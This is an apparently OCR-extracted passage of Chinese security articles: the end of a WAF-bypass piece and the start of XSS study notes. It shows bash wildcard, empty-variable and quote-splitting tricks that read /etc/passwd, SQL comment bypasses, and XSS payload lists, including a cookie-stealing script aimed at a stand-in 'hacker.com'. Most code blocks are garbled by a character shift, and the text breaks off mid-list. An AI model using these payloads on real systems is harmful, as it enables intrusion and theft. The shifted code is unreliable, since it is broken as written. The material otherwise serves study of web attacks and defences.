Learning》一文)，每个类型各介绍一类比较有代表性的 Bypass 方法：


1、系统层面，利用 Linux 通配符特性绕过 WAF 策略；在 bash 语法中，可以使用与系统文件相同数量的 "?", "/" 来匹配该文件；用未初始化的变量隔离特征字符；用 ' 字符拆解再拼贴，绕过字符匹配。

```
[root@SS ~]# /???/m??e /????/p????d
::::::::::::::
/etc/passwd
::::::::::::::
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
                                                    信安之路
*** /etc/popt.d: directory ***
```


```
[root@SS ~]# more$u /etc$u/passwd$u
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
                                                    信安之路
```


```
[root@SS ~]# /b'i'n/c'a't /e't'c/p'a's's'w'd'
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
[root@SS ~]#
```


1、数据库层面，利用 mysql 注释和注释特性绕过 WAF 策略；在 ModSecurity (最常见的开源 WAF 框架)默认策略中，union select 这类 Sqli 注入语法一般是贪婪匹配 union 和 select 之间的字符、数字、下划线、左括号，很容易通过插入 /* */注释绕过；当变更规则过滤掉注释，依然可以通过在注释中使用 ！加版本号包裹关键词来绕过检测，因为只要 mysql 的当前版本等于或大于该版本号，则该注释中的 sql 语句将被 mysql 执行；



1、编程语言层面，利用 PHP 数组特性绕过 WAF 策略；在 PHP 中每个字符串都可以当作数组，这样基于字符串的正则匹配就很容易被绕过了。





限于文章篇幅，简单描述了 WAF Bypass 测试的整体框架，相当一部分绕过方法未能展示，由于议题宽泛，时间紧迫，故仓促收尾，算理清框架脉络，避免后来者按图索骥的浪费时间。

参考文档

Abuse-ssl-bypass-waf:

https://github.com/LandGrey/abuse-ssl-bypass-waf

Bypassing Web-Application Firewalls by abusing SSL/TLS:

https://0x09al.github.io/waf/bypass/ssl/2018/07/02/web-application-firewall-bypass.html

WAF Bypass Techniques - Using HTTP Standard and Web Servers' Behaviour:

https://www.slideshare.net/SoroushDalili/waf-bypass-techniques-using-http-standard-and-web-servers-behaviour

基于 Openresty 的云 WAF 工作原理:

https://www.yqfy.net/base-on-openresty-waf

Regular expression Denial of Service - ReDoS:

https://www.owasp.org/index.php/RegularexpressionDenialofService-ReDoS

《Web 之困》:

https://book.douban.com/subject/25733421/

DEFCON 24 《Hiding Wookiees In Http》:

https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Regilero-Hiding-Wookiees-In-Http.pdf

Checkmate with Denial of Service:

https://media.blackhat.com/bh-dc-11/Brennan/BlackHatDC2011BrennanDenial_Service-Slides.pdf

Web Application Firewall (WAF) Evasion Techniques:

https://medium.com/secjuice/waf-evasion-techniques-718026d693d8

Web Application Firewall (WAF) Evasion Techniques #2:

https://medium.com/secjuice/web-application-firewall-waf-evasion-techniques-2-125995f3e7b0

Web Application Firewall (WAF) Evasion Techniques #3:

https://www.secjuice.com/web-application-firewall-waf-evasion/

Another Brick off The Wall: Deconstructing Web Application Firewalls Using Automata Learning:

https://www.blackhat.com/docs/eu-16/materials/eu-16-Argyros-Another-Brick-Off-The-Wall-Deconstructing-Web-Application-Firewalls-Using-Automata-Learning.pdf

Ⓡ Kdfn职[VV 参罗虚 脚

原创 Yunen 信安之路 2019-03-10

此篇系本人两周来学习 XSS 的一份个人总结，实质上应该是一份笔记，方便自己日后重新回来复习，文中涉及到的文章我都会在末尾尽可能地添加上，此次总结是我在学习过程中所写，如有任何错误，敬请各位读者斧正。其中有许多内容属于相关书籍、文章的部分摘取，如有侵权，请联系我修改。(asp-php#foxmail.com)

1) 什么是 XSS?

XSS (Cross-Site Script, 跨站脚本)是由于 web 应用程序对用户的输入过滤不足而产生的一种漏洞。攻击者可以利用网站漏洞把恶意的脚本代码注入到网页之中，当其他用户浏览这些带有恶意代码的网页时就会执行其中的恶意代码，对受害者产生各种攻击。

如果对以上描述还不是很了解的话，可以参考百度百科

在**余弦大大**和 **xisigr 大大**的书籍《Web 前端安全技术揭秘》第三章中这样说道：

> 跨站脚本的重点不在“跨站”上，而应该在“脚本”上...因为这个“跨”实际上属于浏览器的特性，而不是缺陷，造成“跨”的假象是因为绝大多数的 XSS 攻击都会采用嵌入一段远程或者说第三方域上的脚本资源。

确实，当攻击者的服务器上的 js 嵌入到受害者的页面，至于接下来的攻击就是关于“脚本”的事了。

2) XSS 可以带来哪些危害?

对于 XSS 攻击的危害，大多数的人们却没有正确的认识，实际上攻击者可以利用 XSS 攻击造成巨大的危害。比如：

网页挂马;

盗取 Cookie;

DoS 攻击;

钓鱼攻击;

蠕虫攻击;

劫持用户 web 行为;

结合 CSRF 进行针对性攻击;

.....

这些都是可以利用 XSS 漏洞来达成的。

3) XSS 类型

目前的 XSS 总共可以分为三种类型:

反射型(也叫非持久型)

存储型(也叫持久型)

DOM 型

PS: 前两种 XSS 都会与服务器产生交互，后一种不会产生交互。(某安全大佬面试)

反射型 XSS

反射型 XSS，也称非持久型 XSS，最常见也是使用最广的一种。在反射型 XSS 中，payload 一般存在于网页的 Url 中，只用户单击时触发，只执行一次，非持久化，故称反射型 XSS。攻击者发送恶意 Url 链接让受害者点击(一般会对 payload 部分进行处理，如：编码转换和短域名跳转)

由于篇幅问题，关于反射型 XSS 我就不做过多简述。

有的人认为反射型 XSS 需要用户已经登陆的情况下才能利用，其实不然。我们可以通过反射型 xss 让浏览器远程嵌入我们的 js 文件，然后配合浏览器漏洞进行 RCE 攻击。这里给出个相近的例子:

《记一次从 DOM 型 XSS 到 RCE 过程》:https://xz.aliyun.com/t/3919

存储型 XSS

存储型 XSS，也称持久型 XSS，攻击者首先将恶意 javascript 代码上传或存储到漏洞服务器中，只要受害者浏览包含此恶意 javascript 页面就会执行恶意代码，不需要用户点击特定 Url 就能执行，故存储型 XSS 比反射型 XSS 更具威胁性。--- 《XSS 跨站脚本攻击剖析与防御》

存储型 XSS 与反射型 XSS 最大的区别就在于提交的 XSS 代码会储存于服务端，下次再访问目标页面时不用再提交 XSS 代码。---《Web 前端黑客技术揭秘》

DOM 型 XSS

许多朋友对反射型 XSS 和存储型 XSS 都比较清楚，可是却不太了解什么是 DOM 型 XSS，没关系，看完这里你就应该会对 DOM 型 XSS 有个大概认识 DOM，即 Document Object Model(文件对象模型)的缩写，关于 DOM 的概念想了解的朋友可以在百度百科得到相应的解答。

DOM 型 XSS 是如何产生的？我们知道，客户端 javascipt 是可以访问浏览器的 DOM 文本对象模型，如果没有经过适当的过滤和消毒，那么应用程序可能会受到基于 DOM 的 XSS 攻击。

在**刺**的《白帽子讲 Web 安全》是这样讲的：


通过修改页面的 DOM 节点形成的 XSS，称之为 DOM Based XSS，也就是 DOM 型 XSS。

举个简单的例子(来自《Web 前端黑客技术揭秘》)：


```
    ?kwp oA

111

?vfulswA

ydud@grfxp hqv1XUO>

grfxp hqv1z ulwh+d1vxevwulqj +d1lqgh{Ri+%d@%,. 5/d1dhqj wk,,>

?2vfulswA
```

```
111

?2kwp oA
```

把以上代码保存为 1.html，然后打开浏览器访问 http://127.0.0.1/1.html#a=test 我们知道这是个静态页面，而且#后边的内容并不会传给服务器。



可是这样就不会产生 XSS 漏洞了吗？如果我们访问 http://127.0.0.1/.html#a=alert(/xss/) 当我们访问上述 url 时，服务器会返回源代码，我们可以用抓包工具截取，发现与正常访问的页面无差别，可是当浏览器收到源代码时便把 HTML 文本解析成 DOM 对象并执行，结果弹出 /xss/ 消息框，感兴趣的朋友可以试试。 具体执行过程如图：



4) XSS 的利用方式

前面我们介绍了各种 XSS 的特点及产生方式，现在我们来说说如何利用这些漏洞。

Cookie 窃取

Cookie 盗取是 xss 攻击中最实用也是最广泛的一种利用方式之一。我们知道 Cookie 是 Web 系统识别用户的身份和保存会话状态的主要机制，且是由服务器提供的、存储在客户端的一种数据。同时，对于 cookie 的操作十分的方便，我们可以通过 Document 对象访问 Cookie。如：alert(document.cookie)会弹出当前页面的 cookie 信息。*

这里我们引入一个叫做“同源策略”的概念：

首先，同“源”的源不单单是指两个页面的主域名，还包括这两个域名的协议、端口号和子级域名相同。举个例子，假设我现在有一个页面

http://www.a.com/index.html，域名是 www.a.com，二级域名为 www,协议是 http，端口号是默认的 80，这个页面的同源情况如下：

网站	同源情况	原因
http://www.a.com/dist/a.html	同源	-
http://www.b.com/index.html	不同源	域名不同
http://v2.www.a.com/index.html	不同源	域名不同
http://www.a.com:801	不同源	端口号不同
https://www.a.com/index.html	不同源	协议不同

同源策略存在的意义就是为了保护用户的信息的安全。一般网站都会把关于用户的一些敏感信息存在浏览器的 cookie 当中试想一下，如果没有同源策略的保护，那么 b 页面也可以随意读取 a 页面存储在用户浏览器 cookie 中的敏感信息，就会造成信息泄露。如果用户的登录状态被恶意网站能够随意读取，那后果不堪设想。由此可见，同源策略是非常必要的，可以说是浏览器安全的基石。 除了 cookie 的访问受到同源策略的限制外，还有一些操作也同样受到同源策略的限制：

(1) 无法读取非同源网页的 Cookie 、sessionStorage 、localStorage 、IndexedDB

(2) 无法读写非同源网页的 DOM

(3) 无法向非同源地址发送 AJAX 请求（可以发送，但浏览器会拒绝响应而报错）

————引自**晚风**表哥在信安之路上的投稿文章《同源策略与跨域请求》

我们知道 Cookie 有如下常见的属性：

Domain————设置关联 Cookie 的域名;

Expires————通过给定一个过期时间来创建一个持久化 Cookie;

Httponly————用于避免 Cookie 被 Javascript 访问;

Name————Cookie 的名称;

Path————关联到 Cookie 的路径，默认为 /;

Value————读写 Cookie 的值;

Secure————用于指定 Cookie 需要通过安全 Socket 层传递连接;

并且 Cookie 也可以安装类型分为:

本地 Cookie————即储存在计算机硬盘中，关闭浏览器后依旧存在;

内存 Cookie————即储存在内存中，随浏览器的关闭而消失;

如何区分两者很简单，只要判断 cookie 中的 expires 即过期时间属性有没有设置，如果设置了即为本地 cookie，反之为内存 cookie。

由于 Cookie 具有的不同属性，我们可以将不同属性的 Cookie 盗取方式分为以下几种情况

默认

默认情况，即不对 Cookie 的任何属性进行指定就设置 Cookie 的情况。这种情况下 Cookie 的获取最为简单。可以通过下列方式获取

```
    ?vfulswA

qhz Lp dj h+,1vuf @%kvws=22z z z 1kdf nhu1fr p 2frr nlh1sksBfr r nlh@

%. grfxp hqv1frr nlh>

?2vfulswA
```

不同域

这是由于 domain 字段的机制导致的。一个 Cookie 如果不知道 domain 的值，则默认为**本域**。

例如有两个网站 www.a.com 和 test.a.com 且后者存在 xss 漏洞，按照同源策略，这两个网站是不同源的，默认情况下我们无法直接从 test.a.com 获取到 www.a.com 的 Cookie，可是如果 www.a.com 的 Cookie 值中的 domain 属性设置为父级域即 a.com，就可以通过 test.a.com 的 xss 漏洞获取到 www.a.com 的 Cookie 值。

不同路径

这是由于 path 字段的机制导致的。在设置 Cookie 时，如果不指定 path 的值，默认就是目标页面的路径。比如在 www.a.com/admin/index.php 设置 cookie 值且不知道 path，那么 path 默认为/admin/。javascript 可以指定任意路径的 cookie，但是只有对于 path 值的目录下才能读取 Cookie，即上述例子中只有/admin/目录下的 javascipt 才能读取前边设置的 Cookie。

Http Only

HttpOnly 是指仅在 Http 层面上传输的 Cookie，当设置了 HttpOnly 标志后，客户端脚本就无法读取该 Cookie，这样做能有效防御 XSS 攻击获取 Cookie，也是目前防御 XSS 的主流手段之一。不过利用某些特定方式也可以同样读取到标志了 HttpOnly 的 Cookie。

利用调试信息，如：PHP 的 phpinfo() 和 Django 的调试信息，里边都记录了 Cookie 的值，且标志了 HttpOnly 的 Cookie 也同样可以获取到。

利用 Apache Http Server 400 错误暴露 HttpOnly Cookie 的特点。

感兴趣的朋友可以查阅相关资料(《Web 前端黑客技术揭秘》p36-39)

Secure

Secure 是指设置了 Secure 的 Cookie 尽在 HTTPS 层面上进行安全传输，如果请求是 HTTP 的，则不会带上改 Cookie，这样做的好处是可以降低 Cookie 对中间人攻击获取的风险，不过对我们此处讨论的 XSS 攻击无拦截效果，可通过默认情况下获取。

P3P

HTTP 响应头的 P3P 字段可以用于标识是否允许目标网站的 Cookie 被另一域通过加载目标网站而设置或发送，据说仅 IE 支持（17 年）。

我们来举个例子，在 A 域通过 iframe 等方式加载 B 域(此时也称 B 域为第三方域)，如果我们想通过 B 域来设置 A 域的 Cookie，或加载 B 域时带上 B 域的 Cookie，这时就得涉及到 P3P。

B 域设置 A 域 Cookie

在 IE 下默认是不允许第三方域设置的的，除非 A 域在响应头带上 P3P 字段。当响应头头带上 P3P 后，IE 下第三方域即可进行对 A 域 Cookie 的设置，且设置的 Cookie 会带上 P3P 属性，一次生效，即使之后没有 P3P 头也有效。

加载 B 域时 Cookie 传入问题

我们知道 Cookie 分为内存 Cookie 和本地 Cookie，当我们通过 A 域加载 B 域时，默认是带内存 Cookie 加载(如果无内存 Cookie 则不带)，而如果想要带本地 Cookie 加载，则本地 Cookie 必须带 P3P 属性。

相关文章：用 P3P header 解决 iframe 跨域访问 cookie:

https://www.cnblogs.com/cheney256/articles/8942240.html)

相关阅读：《Web 前端黑客技术揭秘》p41-42

会话劫持

由于 Cookie 的不安全性，开发者们开始使用一些更为安全的认证方式——Session。 这里引用《XSS 跨站脚本攻击剖析与防御》p51-52 页的内容

> Session 的中文意思是会话，其实就是访问者从到达特定主页到离开的那段时间，在这个过程中，每个访问者都会得到一个单独的 Session。Session 是给予访问的进程，记录了一个访问的开始到结束，搭档浏览器或进程关闭之后，Session 也就“消失”了。
>
> 在 Session 机制中，客户端和服务端也有被其他人利用的可能。

Session 和 Cookie 最大的区别在于：
Session 是保存在服务端的内存里面，而
Cookie 保存于浏览器或客户端文件里面

这里提到 Session 是因为我们在现实情况中可能会出现已经获取到了 Cookie，但是由于用户已经退出了浏览器指示 Session 无效，导致我们无法通过 Cookie 欺骗来获取用户权限；又比如有的网站设置了 HttpOnly，获取不到 Cookie；再者有的网站将 Cookie 与客户端 IP 向绑定；此时我们便可以利用会话劫持来达到目的。

会话劫持的实质就是模拟 GET/POST 请求(带 Cookie)通过受害者浏览器发送给服务器，我们可以通过下面的方式来完成。

通过 javascript 控制 DOM 对象来发起一个 GET 请求，如：

```
ydu lpj @grfxphqv1fuhdwHdnphqv+%pj %,>

lpj 1vuf @%kwws=22zzz1d1frp2ghdsksBlg@4%>

grfxphqv1ergl1dsshqgFkog+lpj ,>
```

通过 javascript 自动构造隐藏表单并提交 (POST)

通过 XMLHttpRequest 直接发送一个 POST 请求

我们可以通过构造的 GET/POST 请求来实现如添加管理员、删除文章、上传文件等操作。XSS 蠕虫从某种意义上来说也属于会话劫持。

钓鱼

现在一般我们都可以很容易的防范钓鱼网站，可是当钓鱼网站与 XSS 漏洞结合呢？设想一下，如 mail.qq.com 的页面存在 XSS 漏洞，攻击者通过 iframe 替换了原来的页面成钓鱼页面，并且网页的 Url 还是原来的页面，你是否能察觉出来？

XSS 重定向钓鱼

即从 www.a.com 通过 xss 漏洞跳转到 www.b.com 的钓鱼页面上，整个过程变化明显，受害者易察觉。

```
kwws=22z z z 1d1fr p 2lqgh{1sksBvhdufk@?vfulswAgrfxp hqv1o
rfdwrq1kuhi@%kwws=22z z z 1e1fr p 2lqgh{1sks%?2vfulswA
```

HTML 注入式钓鱼

通过 javascript 来修改页面的 DOM 对象属性，或在原页面中添加新的 DOM 元素。前者相对于后者更隐蔽。

Iframe

攻击者通过 javascript 来添加一个新的`标签嵌入第三方域的内容(钓鱼网页)，此时主页面仍处于正常页面下，具有极高的迷惑性。

5) XSS 漏洞的挖掘

就目前而言，XSS 漏洞的挖掘主要分为白盒审计和黑盒 Fuzz 两种。

白盒审计

通过查看源代码来判断网站的交互点是否存在安全过滤。由于此处涉及代码审计内容(其实就是懒)，就细说，这里直接引用书中总结的。

> 分析源代码挖掘 XSS 的一般思路是：查找可能在页面输出的变量，检验它们是否受到控制，然后跟踪这些变量的传递过程，分析它们是否被 htmlencode() 之类的函数过滤

黑盒 Fuzz

这个可得好好说说了，毕竟我们在现实环境中挖掘 XSS 漏洞时黑盒的情况偏多。我们进行 XSS 黑盒测试时主要分为手工检测和工具检测。

手工检测

首先我们需要尽可能地找到目标的每个输入输出点并挨个尝试；在进行尝试的时候，我们应优先选择特殊字符进行测试，如"<>&;/':等，如果连<>都未过滤/转义，那么该输入点很可能存在 XSS 漏洞。

如果<>等标记符号都被过滤/转义了，我们也可以使用标签自身的属性/事件(href，lowsrc，bgsound，backgroud，value，action，dynsrc 等)来触发 XSS，如>这里的 $query 属于动态内容，我们把他替换成恶意代码，最终的代码为`。

一般来说，针对输入框的黑盒测试可能存在反射型 XSS，也可能存在存储型 XSS，还有可能是 DOM 型，针对 Url 参数的黑盒测试绝大多数只存在反射型 XSS 或 DOM 型 XSS。

img 标签:

```
     (x)          4

?lp j  vuf @mdydvf uls w=ddhuw=%vv%,A

?LP J  VUF @mdydvf uls w=ddhuw=Vwulqj 1ir up F kduF r gh+; ; /; 6/; 6,,A

?lp j  vf u@%XUO%vw\ dh@*[ vv=h{ suhvvlr q+ddhuw=2{ vv,,>*

?$00F VV       {vv00A

?lp j  VW\ OH@%edf nj ur xqg0lp dj h=xuo=mdydvf uls w=ddhuw=*[ VV*,,%A


[ VV (x)          5

?lp j  vuf @%%r qhuur u@ddhuw=4,A

?lp j  vuf @%%r qhuur u@hydo=%ddhuw=*{ vv*;%,A


[ VV (x)          6

?lp j  vuf @4r qp r xvhr yhu@ddhuw=*{ vv*,A
```

a 标签:

```
        驱

?d kuhi @%kwwsv=22z z z 1edlgx1f r p %Aedlgx?2dA
```

```
[ VV (x)          4
?d kuhi@%bdydvfulswhddhuwh{vv*,%Add?2dA
?d kuhi@mdydvfulswhhydohddhuwh{vv*,,Add?2dA
?d kuhi@%bdydvfulswhddd%rqprxvhryhu@%ldhuwh2{vv2,%Add?2dA

[ VV (x)          5
?vfulswAddhuwh{vv*,?2vfulswA
?d kuhi@%8rqfdfn@ddhuwh{vv*,Add?2dA

(x)          6
?d kuhi@%8rqfdfn@hydohddhuwh{vv*,,Add?2dA

(x)          7
?d kuhi@n|fj1dvsBvww@4333rqprxvhryhu@surpswh{vv*,|@5349
Add?2dA
```

input 标签:

```
        驱
?lqsxv qdph@%qdph%ydoxh@%8A
```

```
(x)          4

?lqsxv ydoxh@%&r qf df n@ddhuw*{ vv*,w sh@%wh{ w%A


(x)          5

?lqsxv qdp h@%qdp h%ydoxh@%&r qp r xvhr yhu@sur p sw*{ vv*,edg@%

%A


(x)          7

?lqsxv qdp h@%qdp h%ydoxh@%&A?vf ulswAddhuw*{ vv*,?2vf ulswA
```

form 标签:

```
